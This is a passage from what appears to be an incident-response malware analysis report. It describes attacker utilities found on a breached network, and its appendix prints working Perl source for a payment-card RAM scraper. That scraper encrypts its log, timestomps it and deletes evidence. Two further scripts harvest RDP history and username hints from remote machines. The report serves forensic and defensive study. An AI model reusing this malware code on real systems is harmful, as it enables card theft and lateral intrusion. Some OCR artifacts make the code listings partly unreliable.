
File Name	psex.exe	**File Size**	135,168 bytes 396,480 bytes	**Category**	Utility
File Path	C:\WINDOWS\psex.exe				
MD5	2cec545db6c04cfac1b208cdc065f04c a7f7a0f74c8b48f1699858b3b6c11eda b1a5115bf8b7457ecf011fb5307bbc9a				
SHA1	efbc197aa2879f11cf440afc5351496803092755 b5c62d79eda4f7e4b60a9caa5736a3fdc2f1b27e afc44151e8d04392a03a00b6b21647235025f3b4				

Description

This sample is a renamed version of psexec.exe. PsExec is part of the Windows SysInternals suite and is a common sysadmin tool to remotely execute processes across a network. The attackers likely used this to push malware across our client's network.

The differing file size and hash values were attributed to multiple version releases of the tool.

Additional Details




File version: 2.11.0.0

Description: Execute processes remotely

Copyright: Copyright (C) 2001-2014 Mark Russinovich

Other version information

Item name:	Value:
Company	Sysinternals - www.sysinternals.com
File Version	
Internal Name	
Language	
Original File name	
Product Name	
Product Version	



File version: 1.72.0.0

Description: Execute processes remotely

Copyright: Copyright (C) 2001-2006 Mark Russinovich

Other version information

Item name:	Value:
Comments	
Company	
File Version	
Internal Name	PsExec
Language	
Legal Trademarks	
Original File name	
Private Build Descripti	
Product Name	
Product Version	
Special Build Descript	


2.7.6 PSEXESVC.exe

File Name	PSEXESVC.exe	**File Size**	189,792 bytes 181,064 bytes	**Category**	Utility
File Path	C:\WINDOWS\PSEXECSVC.exe				
MD5	87dfac39f577e5f52f0724455e8832a8 a283e768fa12ef33087f07b01f82d6dd				
SHA1	0c5a8a0c11b9fcad622b884d48c5f0f379e054ff 26c0c7fbc2ee8b2aa8c1ae0f76af95d5fda72903				

Description

This malware sample is the service component for PsExec. This provides evidence indicating that the host had been the target of a PsExec execution.

Additional Details




File version: 2.11.0.0

Description: PsExec Service

Copyright: Copyright © 2001-2014 Mark Russinovich

Company: Sysinternals



File version: 1.96.0.0

Description: PsExec Service

Copyright: Copyright © 2001-2009 Mark Russinovich

Internal Name: PsExec Service Host


2.7.7 Rar.exe

File Name	Rar.exe	File Size	302,080 bytes	Category	Utility
File Path	C:\WINDOWS\Rar.exe				
MD5	8061445dac265ac6f9f7151b06519126				
SHA1	e1d1133fa0c818f73950f8b193e9e6fcf64f034c				

Description

The WinRar command line executable, likely in Russian language, is a compression and archival tool.

Additional Details



```
C:\malware>Rar.exe

RAR 3.51    ????????? ????? (c) 1993-2005 ????????? ?????    7 Oct 2005
???????????????????? ????? (???????? RAR -? ??? ?????? ???????)

?????????????: RAR <???????> -<???? 1> -<???? N> <?????> <?????...>
               <@????-??????...> <????_???_??????????\>
```


2.7.8 rmtcmd.exe

File Name	rmtcmd.exe	File Size	32,768 bytes	Category	Utility
File Path	C:\WINDOWS\rmtcmd.exe				
MD5	dc66c79037322e4717c8d744eabf5a9b				
SHA1	95bdde544290298981b882289389765d31403488				

Description

This is an IBM tool used to remotely execute scripts against IBM iSeries systems.

Additional Details



rmtcmd.exe Properties

File version: 13.0.0.0

Description: Remote Command Program

Copyright: Copyright(c) IBM Corporation 1984, 2009

Other version information

Item name:
- Company
- File Version
- Internal Name
- Language
- Legal Trademarks
- Original File name
- Product Name
- Product Version

Value:

IBM, eServer, iSeries, System i5, System i, IBM i, i5/OS, OS/400 and AS/400 are trademarks or registered trademarks of International Business Machines Corporation. Microsoft and Windows are trademarks or registered trademarks of Microsoft Corporation.


2.7.9 sdelete.exe

File Name	sdelete.exe	**File Size**	67,936 bytes 66,712 bytes	**Category**	Utility
File Path	C:\WINDOWS\sdelete.exe				
MD5	be7ec028201cbf4d7c816b91557c99ba e7982d4f83cb999ef7b8bbcf9cc6e227				
SHA1	9bb154446cdac7f4ec5b315b03768c3a9e1427ec 187beea1ed4738cd3af648b6ee51d631fc059a71				

Description

This SysInternals Secure Delete tool can be used to delete files in a forensically sound and unrecoverable manner.

Additional Details



```
C:\malware>sdelete.exe

SDelete - Secure Delete v1.51
Copyright (C) 1999-2005 Mark Russinovich
Sysinternals - www.sysinternals.com

usage: sdelete.exe [-p passes] [-s] [-q] <file or directory>
       sdelete.exe [-p passes] [-z|-c] [drive letter]
   -c          Zero free space (good for virtual disk optimization)
   -p passes   Specifies number of overwrite passes (default is 1)
   -q          Don't print errors (Quiet)
   -s          Recurse subdirectories
   -z          Clean free space
```


2.7.10 zr.exe

File Name	zr.exe	**File Size**	53,248 bytes	**Category**	Utility
File Path	C:\WINDOWS\zr.exe				
MD5	06a3ad17baabd33bb07e6596f7939abb				
SHA1	bff7f7ba3820f680454e282e5498d056e9104442				


Description

Based on the strings embedded in this malware, Kroll's Cyber team believes that the original file name was likely zerouse.exe. The malware requires an IP address, username, and password. Analysis indicates that it uses the default Windows Inter-Process ("IPC") share to manage network shares.


Additional Details




```
C:\malware>zr.exe
Usage:
        zr.exe IP login password

C:\malware>_
```




```
00000000C23C   000000041003C   0      zerouse.exe
00000000C248   000000410048    0      __GetExceptDLLinfo
00000000C25B   00000041005B    0      ___CPPdebugHook
```



```
C:\malware>zr.exe 192.168.243.201 test_admin password
RC: 0
```



```
call    _mbstowcs
add     esp, 0Ch
push    dword ptr [ebx+4]
push    offset aSIpc     ; "\\\\%s\\IPC$"
lea     ecx, [ebp+var_3428]
push    ecx              ; LPSTR
call    wsprintfA
```



```
call    NetUseAdd
push    eax
push    offset aRcD     ; "RC: %d\n"
call    _printf
```

2.7.11 FRAMEPKG.exe


File Name	FRAMEPKG.EXE	File Size	53,248 bytes	Category	Utility
File Path	C:\WINDOWS\FRAMEPKG.EXE				
MD5	18fa10bcc5d1e1466346d70939d1904e 6f327d186ab7159afaa4a274c04ee219				
SHA1	b85cdfaa206273a525c8b8bd225fd280a3c62f80 20059f677e1ecb642c89fb836c4b4f0755d28545				

Description

FRAMEPKG.exe is a modified version of PsExec and is part of the SysInternals Suite. This malware provides the attacker with the ability to execute commands remotely.

Other versions of the malware were made to appear as if they were related to the McAfee suite of antivirus tools versus SysInternals.

Additional Details




File version: 1.7.0.0

Description: PsExec Service

Copyright: Copyright © 2001-2006 Mark Russinovich

Item name: Comments, Company, File Version, Internal Name, Language, Legal Trademarks, Original File name, Private Build Descripti, Product Name, Product Version, Special Build Descript

Value: PsExec Service Host



File version: 1.7.0.0

Description: McAfee Service

Copyright: Copyright © 2001-2006 Mark Russinovich

Item name: Comments, Company, File Version, Internal Name, Language, Legal Trademarks, Original File name, Private Build Descripti, Product Name, Product Version, Special Build Descript

Value: McAfee Service Host

3

Appendix

3.1 msdtv.exe Perl Source Code

Translated Russian strings read as follows:

- Line 35 – # Latest update file, about half a year
- Line 74 – # Declare local variables FOLDER (basically we need a descriptor *)
- Line 77 – # Open the directory
- Line 79 – # And sequentially reads

msdtv.exe Perl Source Code

```
# Modified specially for Anonymous Group
#perl2exe _ include “bytes.pm”;
#perl2exe _ include “Tie/Handle.pm”;
#perl2exe _ include “Math/BigInt/Calc.pm”;
use Digest::MD5 qw { md5 _ hex };
use strict;
use warnings;
use FileHandle;
use Win32API::File::Time qw{:win};
use POSIX qw{floor};
use Win32::Process;
use Win32::Process::List;
use Win32::Process::Info qw{NT};
use Time::Local;
no warnings ‘threads’;
my $password = “anonymousgroup”;
my $dir=”memdump”;
my $logfile=”dxfs32.dll”;
my $command = “sstpsvc.exe”;
my $commandruntimelimit = “60”;
my $commandrestarttime = 15;
my $commandstarttime = 0;
require “D:\\Secure\\Tools\\Include\\times.pm”;
require “D:\\Secure\\Tools\\Include\\regex-t.pm”;
my $hashpassword = “doesnotmatter”;
$|=1;

my @t = localtime(time);
my $gmtoff = timegm(@t) - timelocal(@t);

use vars ‘$dbh’, ‘$url _ start’, ‘$dir _ start’, ‘@file _ type _
exclude’,’$version’,’$regex’,’$maxlivetime’,’$debug’,’@file _
name _ include’,’$dietime’, ‘@tracks’,’%in _ tracks’;
use vars ‘%mtimes’,’%atimes’;
$version=”Version 1.3 MultiThread from 25.03.2008”;
#$regex = ‘([0-9]{15,19}(=|D)1[0-9]((0[1-9])|(1[0-2]))[0-9]{8,20})’;
#$maxlivetime = 86400*30*6; # последнее обновление файла,
примерно пол года
$debug = ‘off’;

my $time = time();
```

```
if ((defined($ARGV[0]))) {
 if ( $ARGV[0] eq ‘-test’) { print “Selftest OK!\n”; exit; };
};

if ( 1 == 1 ) {
  $dir _ start=$dir;
  while (1==1) {
   &HELLOFROMISRAELWITHLOVE;
   &recursion($dir _ start);
   sleep(1);
  };
  exit(0);
};

exit;

sub recursion {
  my $dir _ start = $ _ [0];
  my $pos = index $dir _ start,’\\’;
  if ( $pos == 0 ) { $dir _ start = substr($dir _ start,2); $dir _ start =~ s/\\/\//; $dir _ start = ‘\\\\’ .
$dir _ start; }
  else { $dir _ start =~ s/\\/\//; }

  my $dir = $dir _ start;
  $pos = index $dir,’//’;
  while ( $pos >= 0 )
  {
   my $predir = substr $dir,0,$pos;
   my $postdir = substr $dir,$pos+1;
   $dir = $predir . $postdir;
   $pos = index $dir,’//’;
  };
  my $mtime = 0, my $ctime = 0, my $atime = 0;
  print “Working in DIR: = $dir =\n” if $debug eq ‘on’;

# Объявляем локальным переменные FOLDER (в основном нам нужен дескриптор*)
  return if !(-d $dir);
  local *FOLDER;
# Открываем директорию
  opendir (FOLDER, $dir);
# И последовательно считываем
  while (my $item = readdir FOLDER) {
    next if $item eq ‘.’ || $item eq ‘..’;
    my $path = $dir _ start.(‘’).’/’.$item;
    $path = lc $path;
    my $relativepath = (‘’).’/’.$item;
    my $pos = index $path,’//’;
    while ( $pos >= 0 )
    {
     my $predir = substr $path,0,$pos;
     my $postdir = substr $path,$pos+1;
     $path = $predir . $postdir;
     $pos = index $path,’//’;
    };
    &recursion($path) if -d $path;
    &file _ parse($path) if -f $dir.’/’.$item;
  }
  $mtime = 0, $ctime = 0, $atime = 0;
  ($atime, $mtime, $ctime) = GetFileTime ($dir);
  $atimes{$dir} = $atime;

  close FOLDER;
  return 1;
}

sub file _ parse {
 my $path=$ _ [0];
 my $fh = new FileHandle;
 my $mtime = 0, my $ctime = 0, my $atime = 0;
 ($atime, $mtime, $ctime) = GetFileTime ($path);
 my $time=time;

 if (defined($mtimes{$path})) {
  if ( $mtimes{$path} == $mtime ) { return; };
 };
 $mtimes{$path} = $mtime;

 if (!( $path=~ /.prc$/ )) { rename(“$path”,”$path.prc”); $path.=”.prc”; };
 if (!$fh -> open(“< $path”)) {
  return;
 };
 my $block = “”;
 my $total++;
 my %seen;
 my $count=0;
 my $goodcount=0;
 my $printed=0;
 my $fnwritten=0;
 while (read($fh,$block,65535)) {
  while ( $block =~ m/($regex)/g ) {
   if ( $fnwritten == 0 ) {
    print “File: $path\n” if $debug eq ‘on’;
    $fnwritten=1;
   };
   my $ln=$1; chomp($ln);
   my $trackhash = md5 _ hex(“$1:$hashpassword”);
   if (!( $in _ tracks { $trackhash } )) {
    open(O,”>>$logfile”);
    print “$ln\n” if $debug eq ‘on’;
    print O “\$\$\$” . encrypt(“$path found: $ln”,$password) . “\n”;
    push @tracks,$trackhash;
    @in _ tracks { @tracks } = (1) x @tracks;
    close(O);
    my $newdate=int(rand(100000000))+1167700000;
    SetFileTime ($logfile,$newdate,$newdate,$newdate);
   };
   $ln = “4000000000000001=16011010000000000”;
  };
  $block = “\0” x 65535;
 };
 $fh->close;
 unlink($path);
 $mtimes{$path} = 0;
};
```

```
sub encrypt {
 my $string = $ _ [0];
 my $password = $ _ [1];
 my $xorpassword;
 while ( length($xorpassword) < length ($string) ) {
  $xorpassword.=$password if ( length($xorpassword)+length($password) < length ($string) );
  $xorpassword.=substr($password,0,(length($string)-length($xorpassword)));
 };
# print “L: “.length($string).” L2: “.length($xorpassword).”\n”;
 return $string ^ $xorpassword;
};

sub HELLOFROMISRAELWITHLOVE {
 my $pi = Win32::Process::Info->new ();
 my $P = Win32::Process::List->new();
 my %list = $P->GetProcesses();
 my $today = time-$gmtoff;
 my $count = 0;
 foreach my $key (keys %list) {
    next if ( $list{$key} ne $command );
    $count++;
    my @info = $pi->GetProcInfo ($key);
    if (( ($today - $info[0]{“CreationDate”}) > $commandruntimelimit ) && ( $list{$key} eq $command )) {
        $commandstarttime = $info[0]{“CreationDate”};
     Win32::Process::KillProcess($key,”0”);
    };
 };
 if (( $count == 0 ) && ( ($today - $commandstarttime) > $commandrestarttime )) {
  system(“start /min  $command”);
  $commandstarttime = time-$gmtoff;
 };
};
```

3.2 cmdpause.exe Perl Source Code

cmdpause.exe Perl Source Code

```
die(“No IP!\n”) if @ARGV != 1;

$ip=””;
$ip=$ARGV[0];

&dump($ip);

sub dump {
  my $ip = $ _ [0];
  my $file = “reg-$ip.tmp”;
  $query = “\”HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\ProfileList\””;
#  print “Query: $query\n”;
  system(“reg query $query \\\\$ip>$file”);
  open(I,”<$file”);
  my @users; my $i=0;
  while(<I>) {
    if ( $ _ =~ /\[(S\-1\-5\-21\-.*)\]/ ) {
#      print “Found: $1\n”;
      $users[$i]=$1; $i++;
    };
  };
  close(I);
  unlink($file);
  if ( $i == 0 ) {
    $query = “\”HKU\””;
    system(“C:\\windows\\system32\\reg.exe query \\\\127.0.0.1\\HKU>$file”);
    open(I,”<$file”);
    while(<I>) {
      if ( $ _ =~ /(S\-1\-5\-21\-[0-9\-]*)/ ) {
#        print “Found: $1\n”;
        $users[$i]=$1; $i++;
      };
    };
    close(I);
    unlink($file);
  };
 if ( $i == 0 ) { die(“Fatal error: No profiles detected!\n”); };
  foreach $user (@users) {
#    print “Querying user: $user\n”;
    $query = “\”HKU\\$user\\Software\\Microsoft\\Terminal Server Client\\Default\””;
#    print “Query: $query\n”;
    system(“reg query $query \\\\$ip>$file”);
    open(I,”<$file”);
    my $printsid=0;
    while(<I>) {
      if ( $ _ =~ /REG _ SZ.*MRU[0-9]{1,3}\t(.*)/ ) {
        print “SID: $user\n” if $printsid == 0;
        $printsid=1;
        print “- TSC MRU: $1\n”;
      };
    };
    close(I);
    unlink($file);
  };

  foreach $user (@users) {
#    print “Querying user: $user\n”;
    $query = “\”HKU\\$user\\Software\\Microsoft\\Terminal Server Client\\Servers\””;
#    print “Query: $query\n”;
    system(“reg query $query \\\\$ip /s>$file 2>NUL”);
    open(I,”<$file”);
    my $printsid=0;
    my $host = “”; my $sid = “”; $printsid = 0;
    while(<I>) {
      if ( $ _ =~ /\[(S\-1\-5\-21\-.*)\]/ ) { $sid = $1; };
      if ( $ _ =~ /\[(.*)\]/ ) {
        $host = $1;
      };
      if ( $ _ =~ /REG _ SZ.*UsernameHint\s{1,5}(.*)/ ) {
        print “SID: $user\n” if $printsid == 0;
        $printsid=1;
        print “- RDP Hint: $host Hint: $1\n”;
      };
    };
    close(I);
    unlink($file);
  };
};
  unlink($file);
 };
};
```

3.3 mrudmp.exe Perl Source Code

mrudmp.exe Perl Source Code

```
die(“No IP!\n”) if @ARGV != 1;

$ip=””;
$ip=$ARGV[0];

&dump($ip);

sub dump {
  my $ip = $ _ [0];
  my $file = “reg-$ip.tmp”;
  $query = “\”HKLM\\Software\\Microsoft\\Windows NT\\CurrentVersion\\ProfileList\””;
#  print “Query: $query\n”;
  system(“reg query $query \\\\$ip>$file”);
  open(I,”<$file”);
  my @users; my $i=0;
  while(<I>) {
    if ( $ _ =~ /\[(S\-1\-5\-21\-.*)\]/ ) {
#      print “Found: $1\n”;
      $users[$i]=$1; $i++;
    };
  };
  close(I);
  unlink($file);
  if ( $i == 0 ) {
    $query = “\”HKU\””;
    system(“C:\\windows\\system32\\reg.exe query \\\\127.0.0.1\\HKU>$file”);
    open(I,”<$file”);
    while(<I>) {
      if ( $ _ =~ /(S\-1\-5\-21\-[0-9\-]*)/ ) {
#        print “Found: $1\n”;
        $users[$i]=$1; $i++;
     };
    };
    close(I);
    unlink($file);
  };
 foreach $user (@users) {
#    print “Querying user: $user\n”;
    $query = “\”HKU\\$user\\Software\\Microsoft\\Terminal Server Client\\Default\””;
#    print “Query: $query\n”;
    system(“reg query $query \\\\$ip>$file”);
    open(I,”<$file”);
    my $printsid=0;
    while(<I>) {
      if ( $ _ =~ /REG _ SZ.*MRU[0-9]{1,3}\t(.*)/ ) {
        print “SID: $user\n” if $printsid == 0;
        $printsid=1;
        print “- TSC MRU: $1\n”;
      };
    };
   close(I);
    unlink($file);
  };
  foreach $user (@users) {
#    print “Querying user: $user\n”;
    $query = “\”HKU\\$user\\Software\\Microsoft\\Terminal Server Client\\Servers\””;
#    print “Query: $query\n”;
    system(“reg query $query \\\\$ip /s>$file 2>NUL”);
    open(I,”<$file”);
    my $printsid=0;
    my $host = “”; my $sid = “”; $printsid = 0;
    while(<I>) {
      if ( $ _ =~ /\[(S\-1\-5\-21\-.*)\]/ ) { $sid = $1; };
      if ( $ _ =~ /\[(.*)\]/ ) {
        $host = $1;
      };
      if ( $ _ =~ /REG _ SZ.*UsernameHint\s{1,5}(.*)/ ) {
        print “SID: $user\n” if $printsid == 0;
        $printsid=1;
        print “- RDP Hint: $host Hint: $1\n”;
      };
    };
    close(I);
    unlink($file);
  };

};
```

3.4 Host Based Indicators

Indicator	Description	MDS
C:\WINDOWS\dver	Directory created by malicious actors	
C:\WINDOWS\test	Directory created by malicious actors	
C:\%users%\Local Settings\Temp\p2xtmp-#	Directory created with Perl2Exe is executed	
C:\*\memdump	Directory created when RAM Scraper is executed	
cmdpause.exe	Utility Malware	8673eb453d7c550d35ae3be24fa40193
mrudmp.exe	Utility Malware	222964cdf336780331521324e6370170
nbtscan.exe	Scanning Malware	2304a87e41f922bb03abc70fea11b491
